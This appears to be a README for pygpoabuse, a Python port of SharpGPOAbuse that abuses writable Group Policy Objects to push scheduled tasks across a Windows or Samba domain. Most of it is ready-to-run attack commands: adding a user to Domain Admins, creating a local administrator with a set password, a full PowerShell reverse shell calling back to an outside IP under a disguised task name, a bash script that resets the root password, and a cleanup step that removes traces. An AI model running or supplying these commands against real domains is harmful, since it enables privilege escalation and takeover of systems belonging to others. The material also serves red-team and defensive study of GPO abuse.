 hackndo/pygpoabuse
Implementação parcial em Python do SharpGPOAbuse

Host/User targeting via filters (mirrors SharpGPOAbuse --FilterEnabled):
  -filter-enabled       Enable GPO Host/User targeting so the scheduled task only runs for a specific host/user
  -target-dns-name FQDN
                        Computer task: DNS/FQDN of the only host that should run the task (e.g. dc01.corp.local)
  -target-username DOMAIN\USER
                        User task: only this user processes the task (format: DOMAIN\username)
  -target-user-sid SID  User task: SID of the targeted user (optional, more robust matching)
# Add Domain user and add to Domain Admins via Domain-Controller
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local
Implementação parcial em Python do SharpGPOAbuse por @pkb1s

Esta ferramenta pode ser usada quando uma conta controlada pode modificar uma GPO existente que se aplica a um ou mais usuários e computadores. Ela criará uma tarefa agendada imediata como SYSTEM no computador remoto para GPO de computador, ou como o usuário logado para GPO de usuário.
O comportamento padrão adiciona um administrador local.

Adiciona o usuário john ao grupo de administradores locais (Senha: H4x00r123..)
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012"
Exemplo de reverse shell
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" \
    -powershell \
    -command "\$client = New-Object System.Net.Sockets.TCPClient('10.20.0.2',1234);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" \
    -taskname "Completely Legit Task" \
    -description "Dis is legit, pliz no delete" \
    -user
Exclui a tarefa agendada após sua execução.
./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --cleanup

Esta ferramenta também pode ser usada com domínios Samba AD. Ela criará um job imediato como root no computador remoto para GPO de computador.
Primeiro, crie um script Bash ou arquivo ELF.
#!/bin/bash
echo "root:1234" | chpasswd
Em seguida, execute a ferramenta com o argumento --linux-exec.
./pygpoabuse.py DOMAIN/user:password -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --linux-exec /path/to/executable